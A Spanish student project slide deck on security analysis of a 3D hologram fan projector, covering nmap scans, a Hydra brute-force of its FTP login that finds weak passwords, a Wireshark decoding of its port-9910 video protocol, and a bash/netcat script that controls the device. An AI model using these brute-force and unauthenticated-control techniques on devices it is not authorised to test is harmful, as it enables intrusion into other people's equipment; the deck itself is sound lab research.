

Proyecto de Administración de  
Sistemas Informáticos en Red

# HACKING HOLOGRAM

Paco Panadero Ruiz y Alejandro Egusquiza Rey



# ÍNDICE

01

## Introducción

Breve introducción sobre el proyecto

02

## Objetivos

Descripción de los pasos para conseguir la solución al problema

03

## Recursos

Herramientas hardware y software utilizadas

04

## Plan de trabajo

Planificación temporal de las fases para el proyecto

05

## Implantación

Pasos necesarios para realizar la solución: Análisis forense y prueba de concepto

06

## Conclusiones

Conclusión personal, plan de trabajo, problemas encontrados y posibles mejoras





# 01

# INTRODUCCIÓN



# Introducción

+600%

Índice de ciberataques

+90%

Tasa de empleo

- Pérdida de datos, robo de identidad, espionaje...



Controlar holograma sin necesidad de aplicación móvil





# 02

## OBJETIVOS



## Requisitos



Análisis forense del holograma



Análisis de las aplicaciones



Análisis de la red

## Objetivo final



Realización de la prueba de concepto







# 03


## Recursos



# HERRAMIENTAS HARDWARE

Estas son todas la herramientas necesarias para realizar el proyecto

Holograma	Proyector ventilador holograma 3d → Z7H_2020
Equipo empleado	Ordenador personal





# HERRAMIENTAS SOFTWARE

Estos son los programas que hemos utilizado a lo largo del proyecto para afrontar los problemas encontrados

<b>Wireshark</b>	Realiza un análisis de todo el tráfico de la red en tiempo real, interceptando el tráfico y convirtiéndolo en un formato legible para las personas
<b>Nmap</b>	Nmap es un software que funciona principalmente para efectuar rastreo de puertos, descubrimiento de la red y auditorías de seguridad
<b>Hydra</b>	Realiza ataques de fuerza bruta para poder robar los datos del login (usuario y contraseña)
<b>Netcat</b>	Es una herramienta de línea de comandos que sirve para escribir y leer datos en la red
<b>Aplicaciones del holograma</b>	Usadas para realizar las pruebas necesarias para los análisis de red
<b>Genymotion</b>	Emulador de aplicaciones android para linux





# 04

## PLAN DE TRABAJO





# PLAN DE TRABAJO



Marzo  
(20/31)

Investigación

Búsqueda de  
información del  
holograma



Abril  
(1/30)

Análisis  
forense

Analizar varias  
aplicaciones,  
servicios, protocolos,  
puertos, etc



Mayo  
(3/31)

Prueba de  
concepto

Creación de script  
para manejo  
personal del  
holograma



Junio  
(1-10)

Documentación

Github y presentación



05

# IMPLANTACIÓN





# Análisis del dispositivo

## NMAP


1. Análisis de la red para descubrir IPv4 del holograma
2. Análisis de todos sus puertos
3. Análisis de los servicios y protocolos descubiertos

FTP → Puerto 21

- Servidor FTP utilizado para la subida y borrado de archivos

Puerto 8082

- Pequeño formulario el cuál nos permite subir vídeos al holograma



Z7H\_2020

- Escaneo con nmap a la dirección de red 192.168.10.0/24

```
Initiating SYN Stealth Scan at 12:36
Scanning 3 hosts [1000 ports/host]
Discovered open port 139/tcp on 192.168.10.121
Discovered open port 135/tcp on 192.168.10.121
Discovered open port 80/tcp on 192.168.10.145
Discovered open port 21/tcp on 192.168.10.123
Discovered open port 53/tcp on 192.168.10.123
Discovered open port 445/tcp on 192.168.10.121
Discovered open port 1042/tcp on 192.168.10.121
Discovered open port 8082/tcp on 192.168.10.123
Completed SYN Stealth Scan against 192.168.10.123 in 6.56s (2 hosts left)
Discovered open port 1043/tcp on 192.168.10.121
Completed SYN Stealth Scan against 192.168.10.145 in 7.53s (1 host left)
Completed SYN Stealth Scan at 12:37, 8.22s elapsed (3000 total ports)
Initiating Service scan at 12:37
```

- Escaneo con nmap a la dirección IPv4 192.168.10.123

```
Scanning 192.168.10.123 [1000 ports]
Discovered open port 21/tcp on 192.168.10.123
Discovered open port 53/tcp on 192.168.10.123
Discovered open port 8082/tcp on 192.168.10.123
Completed SYN Stealth Scan at 18:48, 5.47s elapsed (1000 total ports)
Initiating Service scan at 18:48
```



# Servidor sin seguridad

```
(kali@kali)-[~/Desktop]
$ hydra -L user.txt -P pass.txt -u -s 21 192.168.10.123 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-06 04:40:07
[DATA] max 9 tasks per 1 server, overall 9 tasks, 9 login tries (l:3/p:3), ~1 try per task
[DATA] attacking ftp://192.168.10.123:21/
[21][ftp] host: 192.168.10.123 login: julio password: hola
[21][ftp] host: 192.168.10.123 login: julio password: erqw
[21][ftp] host: 192.168.10.123 login: paco password: hola
[21][ftp] host: 192.168.10.123 login: alex password: erqw
[21][ftp] host: 192.168.10.123 login: paco password: fwe
[21][ftp] host: 192.168.10.123 login: alex password: fwe
[21][ftp] host: 192.168.10.123 login: paco password: erqw
[21][ftp] host: 192.168.10.123 login: alex password: hola
[21][ftp] host: 192.168.10.123 login: julio password: fwe
1 of 1 target successfully completed, 9 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-06 04:40:09

(kali@kali)-[~/Desktop]
$
```

# Análisis de la aplicación

## Descompilación

1. Descarga de la apk de la aplicación
2. Descompilación de la apk
3. Investigación del código fuente






# Análisis de la red

## Puerto 9910

- Puerto por el que se realiza el cambio de vídeos
- Payload



The image shows a Wireshark packet capture window titled "Wireshark - Packet 333 - cambio-ventilador.pcapng". The packet details pane shows a TCP segment with the following fields:

- Source Port: 9910
- Destination Port: 41554
- [Stream index: 0]
- [Conversation completeness: Incomplete, DATA (15)]
- [TCP Segment Len: 20]
- Sequence Number: 404 (relative sequence number)
- Sequence Number (raw): 3724397433
- [Next Sequence Number: 424 (relative sequence number)]
- Acknowledgment Number: 92 (relative ack number)
- Acknowledgment number (raw): 1044417110
- 1000 .... = Header Length: 32 bytes (8)
- Flags: 0x018 (PSH, ACK)
- Window: 1818
- [Calculated window size: 14480]
- [Window size scaling factor: 8]
- Checksum: 0xf8d6 [unverified]
- [Checksum Status: Unverified]
- Urgent Pointer: 0
- Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
- [Timestamps]
- [TCP/ACK analysis]
- TCP payload (20 bytes)
- Data (20 bytes)
- Data: 7ebd0000001c706c617969e673d312e6d70347f
- [Length: 20]

The packet bytes pane shows the raw data of the packet, including the TCP header and the payload. The payload is highlighted in blue and contains the hex string 7ebd0000001c706c617969e673d312e6d70347f.

# Prueba de concepto

## Análisis del Payload

Bytes hexadecimales

Segundo Byte

Nombre del vídeo

Paquete	Data
124	7e 00 00 00 00 01 7f
290	7e 00 00 00 00 01 7f
301	7e 19 00 00 00 1b playing=agenciaviajes.jpg 7f
312	7e 12 00 00 00 1b playing=prueba.png 7f
327	7e 0d 00 00 00 1b playing=1.mp4 7f
340	7e 0d 00 00 00 1b playing=1.mp4 7f
354	7e 00 00 00 00 01 7f
365	7e 00 00 00 00 01 7f



## Preparación del script

```
1 #!/bin/bash
2 TMP=`mktemp`
3
4 function selecciona(){
5     FICHERO=$1
6     LONGITUD=`echo -n -e "playing=$FICHERO" | wc -c`
7     echo -n -e "\x7E" > $TMP
8     LONHX=`printf '%x' $LONGITUD`
9     echo -n -e "\x$LONHX" >> $TMP
10    echo -n -e "\x00\x00\x00\x1b" >> $TMP
11    echo -n -e "playing=$FICHERO" >> $TMP
12    echo -n -e "\x7f" >> $TMP
13
14    nc -N 192.168.10.123 9910 < $TMP >/dev/null
15 }
16
17 selecciona "1.mp4"
18
```



# 06

## Conclusiones





# Consecución de objetivos



## Análisis forense del dispositivo

Totalmente terminado



## Análisis de la aplicación

Totalmente terminado



## Análisis forense de la red

Totalmente terminado



## Prueba de concepto

Totalmente terminado y en correcto funcionamiento



# Conclusiones



## Problemas encontrados

Cambio de vídeos.

## Futuras mejoras

Combinar el script con sensores (movimiento, ruido, etc)

Combinarlo con medidor de CO2 para el covid.  
Posibles mejoras en el script.

## Conclusión personal

Reto personal.

Interesante.

Gratificante.





¡GRACIAS POR SU ATENCIÓN!

